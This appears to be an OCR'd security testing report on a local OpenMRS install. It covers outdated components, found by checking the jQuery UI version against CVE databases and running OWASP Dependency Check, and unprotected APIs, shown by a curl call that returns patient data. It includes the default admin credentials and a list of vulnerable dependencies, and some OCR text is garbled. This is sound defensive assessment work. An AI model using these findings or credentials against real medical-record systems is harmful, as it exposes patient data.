
| | |
|---|---|
| **Test Case ID** | A9.2 |
| **Steps** | 1. Login as admin using the credentials admin/Admin123<br>2. Now navigate to “Register a Patient” page.<br>3. View the page source using the appropriate commands (We used Chrome, righclick -> view source).<br>4. From the page source, Identify the version of JQuery UI used in the application. |


view-source:localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient

```


<!DOCTYPE html>
<html>
    <head>
        <title>OpenMRS Electronic Medical Record</title>
        <link rel="shortcut icon" type="image/ico" href="/openmrs-standalone/images/openmrs-favicon.ico"/>
        <link rel="icon" type="image/png\" href="/openmrs-standalone/images/openmrs-favicon.png"/>

        <script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/jquery-1.12.4.min.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/handlebars/handlebars.min.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/jquery-ui-1.9.2.custom.min.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/underscore-min.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/knockout-2.2.1.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/emr.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/navigator/validators.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/navigator/navigator.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/jquery.toastmessage.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/jquery.simplemodal.1.4.4.min.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/navigator/navigatorHandlers.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/navigator/navigatorModels.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/navigator/navigatorTemplates.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/navigator/exitHandlers.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/registrationapp/scripts/registerPatient.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/typeahead.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/angular.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/angular-common.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/angular-resource.min.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/angular-ui/ui-bootstrap-tpls-0.6.0.min.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/uicommons/scripts/services/personService.js?cache=1505327773216"></script>
<script type="text/javascript" src="/openmrs-standalone/ms/uiframework/resource/registrationapp/scripts/field/personRelationship.js?cache=1505327773216"></script>
<link rel="stylesheet" href="/openmrs-standalone/ms/uiframework/resource/uicommons/styles/styleguide/jquery-ui-1.9.2.custom.min.css?cache=1505327773216" type="text/css"/>
<link rel="stylesheet" href="/openmrs-standalone/ms/uiframework/resource/uicommons/styles/styleguide/jquery.toastmessage.css?cache=1505327773216" type="text/css"/>
<link rel="stylesheet" href="/openmrs-standalone/ms/uiframework/resource/registrationapp/styles/registerPatient.css?cache=1505327773216" type="text/css"/>
<link rel="stylesheet" href="/openmrs-standalone/ms/uiframework/resource/appui/styles/header.css?cache=1505327773216" type="text/css"/>
<link rel="stylesheet" href="/openmrs-standalone/ms/uiframework/resource/referenceapplication/styles/referenceapplication.css?cache=1505327773216" type="text/css"/>

    </head>
    <body>
        <script type="text/javascript">
            var OPENMRS_CONTEXT_PATH = 'openmrs-standalone';
            var openmrsContextPath = '/' + OPENMRS_CONTEXT_PATH;
            window.sessionContext = window.sessionContext || {
                locale: "en_US"
            };
            window.translations = window.translations || {};
            var openmrs = {
```

5. Check for any known vulnerabilities associated with those version is CVE Databases.

| | |
|---|---|
| Expected Results | The version of JQuery used by the Application should not be associated with any known vulnerabilities when searched for in CVE databases. |
| Results | Failed.<br>The jQuery UI version (1.9.2) used may be associated with XSS vulnerabilities as per the search results from MITRE CVE and NVD |



Secure | https://nvd.nist.gov/vuln/search/results?adv_search=false&form_type=basic&results_type=overview&search_type=all&query=jquery+ui+
GENERAL ▾
VULNERABILITIES ▾
VULNERABILITY METRICS ▾
PRODUCTS ▾
CONFIGURATIONS (CCE)
INFO ▾
OTHER SITES ▾
SEARCH ▾
Vulnerabilities > Search and Statistics > Results
Sort results by:
Publish Date Descending
Sort

Search Results (Refine Search)

Search Parameters:
- Results Type: Overview
- Search Type: Search All
- Keyword (text search): jquery ui

There are **4** matching records.

| Vuln ID | Summary | CVSS Severity |
|---|---|---|
| CVE-2016-7103 | Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function.<br>**Published:** March 15, 2017; 12:59:00 PM -04:00 | V3: 6.1 MEDIUM<br>V2: 4.3 MEDIUM |
| CVE-2012-6662 | Cross-site scripting (XSS) vulnerability in the default content option in jquery.ui.tooltip.js in the Tooltip widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title attribute, which is not properly handled in the autocomplete combo box demo.<br>**Published:** November 24, 2014; 11:59:01 AM -05:00 | V2: 4.3 MEDIUM |
| CVE-2010-5312 | Cross-site scripting (XSS) vulnerability in jquery.ui.dialog.js in the Dialog widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title option.<br>**Published:** November 24, 2014; 11:59:00 AM -05:00 | V2: 4.3 MEDIUM |
| CVE-2010-0760 | Multiple directory traversal vulnerabilities in the Core Design Scriptegrator plugin 1.4.1 for Joomla! allow remote attackers to include and execute arbitrary local files via directory traversal sequences in the (1) file parameter to libraries/jquery/js/ui/jsloader.php and the (2) files[] parameter to libraries/jquery/js/jsloader.php, a different vector than CVE-2010-0759. NOTE: the provenance of this information is unknown; the details are obtained solely from third party information.<br>**Published:** February 26, 2010; 07:30:00 PM -05:00 | V2: 6.8 MEDIUM |


cve.mitre.org/cgi-bin/cvekey.cgi?keyword=jQuery+UI
Search CVE List | Download CVE | Update an ID | Request a CVE ID | Data Feed
Common Vulnerabilities and Exposures
The Standard for Information Security Vulnerability Names
Follow CVE
Home | CVE IDs | About CVE | CVE in Use | Community & Partners | Blog | News | Site Search
TOTAL CVE IDs: 90330
HOME > CVE > SEARCH RESULTS
Section Menu
CVE IDs
CVEnew Twitter Feed
Other Updates & Feeds
Request a CVE ID
Contact a CVE Numbering Authority (CNA)
Contact Primary CNA (MITRE) – CVE Request web form
Reservation Guidelines
CVE LIST (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
Reference Key/Maps
NVD Advanced CVE Search
CVE ID Scoring Calculator
CVE Numbering Authorities
BACK TO TOP
SEARCH CVE USING KEYWORDS:
Submit

Search Results

There are **4** CVE entries that match your search.

| Name | Description |
|---|---|
| CVE-2016-7103 | Cross-site scripting (XSS) vulnerability in jQuery UI before 1.12.0 might allow remote attackers to inject arbitrary web script or HTML via the closeText parameter of the dialog function. |
| CVE-2012-6662 | Cross-site scripting (XSS) vulnerability in the default content option in jquery.ui.tooltip.js in the Tooltip widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title attribute, which is not properly handled in the autocomplete combo box demo. |
| CVE-2010-5312 | Cross-site scripting (XSS) vulnerability in jquery.ui.dialog.js in the Dialog widget in jQuery UI before 1.10.0 allows remote attackers to inject arbitrary web script or HTML via the title option. |
| CVE-2010-0760 | Multiple directory traversal vulnerabilities in the Core Design Scriptegrator plugin 1.4.1 for Joomla! allow remote attackers to include and execute arbitrary local files via directory traversal sequences in the (1) file parameter to libraries/jquery/js/ui/jsloader.php and the (2) files[] parameter to libraries/jquery/js/jsloader.php, a different vector than CVE-2010-0759. NOTE: the provenance of this information is unknown; the details are obtained solely from third party information. |

You can also search by reference using the CVE Reference Maps.
**For More Information:** cve@mitre.org


For A9, we also did testing with OWASP Dependency Checker, which identified each of the software dependencies along with their versions.

Download CLI version of dependency checker from OWASP website, add dependency check bin to PATH and run the command

*dependency-check.sh --project "OpenMRS" --scan "<path to OpenMRS folder>"*

RESULT:

We found multiple vulnerable dependencies for OpenMRS which are shown in the image below, Special mention to MySql-connector-java 5.1.28 and PostgresSQL 9.0.801



**Project: OpenMRS**

Scan Information (show all):

- *dependency-check version*: 2.1.1
- *Report Generated On*: Sep 13, 2017 at 14:17:36 -04:00
- *Dependencies Scanned*: 240 (133 unique)
- *Vulnerable Dependencies*: 22
- *Vulnerabilities Found*: 499
- *Vulnerabilities Suppressed*: 0
- ...

Display: Showing Vulnerable Dependencies (click to show all)

| Dependency | CPE | GAV | Highest Severity | CVE Count | CPE Confidence | Evidence Count |
|---|---|---|---|---|---|---|
| openmrs-standalone.jar: mysql.exe | cpe:/a:mysql:mysql:- | | High | 25 | LOW | 1 |
| commons-beanutils-1.7.0.jar | cpe:/a:apache:commons_beanutils:1.7.0 | commons-beanutils:commons-beanutils:1.7.0 ✓ | High | 1 | LOW | 16 |
| commons-fileupload-1.2.1.jar | cpe:/a:apache:commons_fileupload:1.2.1 | commons-fileupload:commons-fileupload:1.2.1 ✓ | High | 4 | HIGHEST | 21 |
| groovy-all-2.4.6.jar | cpe:/a:apache:groovy:2.4.6 | org.codehaus.groovy:groovy-all:2.4.6 ✓ | Medium | 1 | LOW | 25 |
| hibernate-validator-4.2.0.Final.jar | cpe:/a:hibernate:hibernate_validator:4.2.0 | org.hibernate:hibernate-validator:4.2.0.Final ✓ | Medium | 1 | HIGHEST | 25 |
| mail-1.4.1.jar | cpe:/a:mail_project:mail:1.4.1 | javax.mail:mail:1.4.1 ✓ | Medium | 1 | LOW | 21 |
| mysql-connector-java-5.1.28.jar | cpe:/a:mysql:mysql:5.1.28<br>cpe:/a:oracle:connector/j:5.1.28<br>cpe:/a:oracle:mysql:5.1.28<br>cpe:/a:oracle:mysql_connectors:5.1.28<br>cpe:/a:sun:mysql_connector/j:5.1.28 | mysql:mysql-connector-java:5.1.28 ✓ | High | 437 | HIGHEST | 26 |
| postgresql-9.0-801.jdbc4.jar | cpe:/a:postgresql:postgresql:9.0.801 | postgresql:postgresql:9.0-801.jdbc4 ✓ | High | 5 | LOW | 13 |
| spring-core-4.1.4.RELEASE.jar | cpe:/a:pivotal:spring_framework:4.1.4<br>cpe:/a:pivotal_software:spring_framework:4.1.4<br>cpe:/a:springsource:spring_framework:4.1.4<br>cpe:/a:vmware:springsource_spring_framework:4.1.4 | org.springframework:spring-core:4.1.4.RELEASE ✓ | High | 4 | HIGHEST | 19 |
| standard-1.1.2.jar | cpe:/a:apache:standard_taglibs:1.1.2 | taglibs:standard:1.1.2 ✓ | High | 1 | LOW | 18 |
| struts-core-1.3.8.jar | cpe:/a:apache:struts:1.3.8 | org.apache.struts:struts-core:1.3.8 ✓ | High | 4 | HIGHEST | 18 |
| struts-tiles-1.3.8.jar | cpe:/a:apache:struts:1.3.8<br>cpe:/a:apache:tiles:1.3.8 | org.apache.struts:struts-tiles:1.3.8 ✓ | High | 4 | HIGHEST | 18 |
| validation-api-1.0.0.GA.jar | cpe:/a:bean_project:bean:7.x-1.0::~~~drupal~~ | javax.validation:validation-api:1.0.0.GA ✓ | Medium | 1 | HIGHEST | 12 |
| xalan-2.7.0.jar | cpe:/a:apache:xalan-java:2.7.0 | xalan:xalan:2.7.0 ✓ | High | 1 | HIGHEST | 23 |
| xstream-1.4.3.jar | cpe:/a:x-stream:xstream:1.4.3<br>cpe:/a:xstream_project:xstream:1.4.3 | com.thoughtworks.xstream:xstream:1.4.3 ✓ | Medium | 2 | LOW | 13 |
| ehcache-2.10.0.jar/rest-management-private-classpath/META-INF/maven/javax.validation/validation-api/pom.xml | cpe:/a:bean_project:bean:7.x-1.1::~~~drupal~~ | javax.validation:validation-api:1.1.0.Final | Medium | 1 | HIGHEST | 6 |
| ehcache-2.10.0.jar/rest-management-private-classpath/META-INF/maven/org.eclipse.jetty/jetty-continuation/pom.xml | cpe:/a:eclipse:jetty:8.1.15.v20140411<br>cpe:/a:jetty:jetty:8.1.15.v20140411 | org.eclipse.jetty:jetty-continuation:8.1.15.v20140411 | Medium | 1 | LOW | 8 |
| ehcache-2.10.0.jar/rest-management-private-classpath/META-INF/maven/org.eclipse.jetty/jetty-http/pom.xml | cpe:/a:eclipse:jetty:8.1.15.v20140411<br>cpe:/a:jetty:jetty:8.1.15.v20140411 | org.eclipse.jetty:jetty-http:8.1.15.v20140411 | Medium | 1 | LOW | 7 |
| ehcache-2.10.0.jar/rest-management-private-classpath/META-INF/maven/org.eclipse.jetty/jetty-security/pom.xml | cpe:/a:eclipse:jetty:8.1.15.v20140411<br>cpe:/a:jetty:jetty:8.1.15.v20140411 | org.eclipse.jetty:jetty-security:8.1.15.v20140411 | Medium | 1 | LOW | 8 |
| ehcache-2.10.0.jar/rest-management-private-classpath/META-INF/maven/org.eclipse.jetty/jetty-server/pom.xml | cpe:/a:eclipse:jetty:8.1.15.v20140411<br>cpe:/a:jetty:jetty:8.1.15.v20140411 | org.eclipse.jetty:jetty-server:8.1.15.v20140411 | Medium | 1 | LOW | 8 |
| ehcache-2.10.0.jar/rest-management-private-classpath/META-INF/maven/org.eclipse.jetty/jetty-servlet/pom.xml | cpe:/a:eclipse:jetty:8.1.15.v20140411<br>cpe:/a:jetty:jetty:8.1.15.v20140411 | org.eclipse.jetty:jetty-servlet:8.1.15.v20140411 | Medium | 1 | LOW | 8 |
| ehcache-2.10.0.jar/rest-management-private-classpath/META-INF/maven/org.eclipse.jetty/jetty-util/pom.xml | cpe:/a:eclipse:jetty:8.1.15.v20140411<br>cpe:/a:jetty:jetty:8.1.15.v20140411 | org.eclipse.jetty:jetty-util:8.1.15.v20140411 | Medium | 1 | LOW | 8 |


**Dependencies**

## A10 – Unprotected APIs

| | |
|---|---|
| **Test Case ID** | A10.1 |
| **Steps** | 1. Login as admin using the credentials admin/Admin123<br>2. Navigate to Register a patient, create a new patient of name “Amy Adams” and make note of the patient ID from the URL of the resulting pag. URL example shown below *http://localhost:8081/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId=57b2d9db-ccd6-490a-ac6a-92b074eef7a0*<br>3. Navigate to the API documentation page, as a admin, to find the fetch person by ID. Use the URL *http://localhost:8081/openmrs-standalone/module/webservices/rest/apiDocs.htm#!/person/getPerson* to get there<br>4. In a new tab of the browser (maintain same session, logged in as |

admin), Use the URL http://localhost:8081/openmrs-standalone/ws/rest/v1/person/57b2d9db-ccd6-490a-ac6a-92b074eef7a0. Note: use appropriate patient ID in your URL.

5. The URL should return the patient's medical profile.



GET /person/{uuid} Fetch by uuid

Response Class (Status 200)

person response

Model | Example Value

```
  "birthdateEstimated": "string",
  "deathdateEstimated": "string",
  "names": "string",
  "deathDate": "string",
  "attributes": "string",
  "voided": "string",
  "birthtime": "string",
  "preferredName": "string",
  "causeOfDeath": "string",
  "age": "string"
}
```

Response Content Type application/json ▾

Parameters

| Parameter | Value | Description | Parameter Type | Data Type |
|---|---|---|---|---|
| uuid | 57b2d9db-ccd6-490a-ac6a-92b074eef7a0 | uuid to filter by | path | string |
| v | | The representation to return (ref, default, full or custom) | query | string |

Response Messages

| HTTP Status Code | Reason | Response Model | Headers |
|---|---|---|---|
| 401 | User not logged in | | |
| 404 | Resource with given uuid doesn't exist | | |

Try it out! Hide Response

Curl

```
curl -X GET --header 'Accept: application/json' 'http://localhost:8081/openmrs-standalone/ws/rest/v1/person/57b2d9db-ccd6-490a-ac6a-92b074eef7a0
```

Request URL

```
http://localhost:8081/openmrs-standalone/ws/rest/v1/person/57b2d9db-ccd6-490a-ac6a-92b074eef7a0
```

Response Body


```
    "preferredName": {
      "uuid": "53218549-6616-46e5-810e-3a4c31197933",
      "display": "Bob Marley",
      "links": [
        {
          "rel": "self",
          "uri": "http://localhost:8081/openmrs-standalonehttp://localhost:8081/openmrs-standalonehttp://localhost:8081/openmrs-standalonehtt
        }
      ]
    },
    "preferredAddress": {
      "uuid": "9d5598da-c7d0-4114-a30a-cde390695751",
      "display": "9 JULIA WAY",
      "links": [
        {
          "rel": "self",
          "uri": "http://localhost:8081/openmrs-standalonehttp://localhost:8081/openmrs-standalonehttp://localhost:8081/openmrs-standalonehtt
        }
      ]
    },
    "attributes": [
      {
```

Response Code

```
200
```

Response Headers


```
{
  "date": "Wed, 13 Sep 2017 23:50:07 GMT",
```



Response Headers

```
{
  "date": "Wed, 13 Sep 2017 23:50:07 GMT",
  "server": "Apache-Coyote/1.1",
  "etag": "\"059e5977df5a4d908a30200a48525638c\"",
  "content-length": "1955",
  "content-type": "application/json;charset=UTF-8"
}
```

Result of API call as admin, we see patient details are returned



localhost:8081/openmrs-standalone/ws/rest/v1/person/57b2d9db-ccd6-490a-ac6a-92b074eef7a0

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<org.openmrs.module.webservices.rest.SimpleObject serialization="custom">
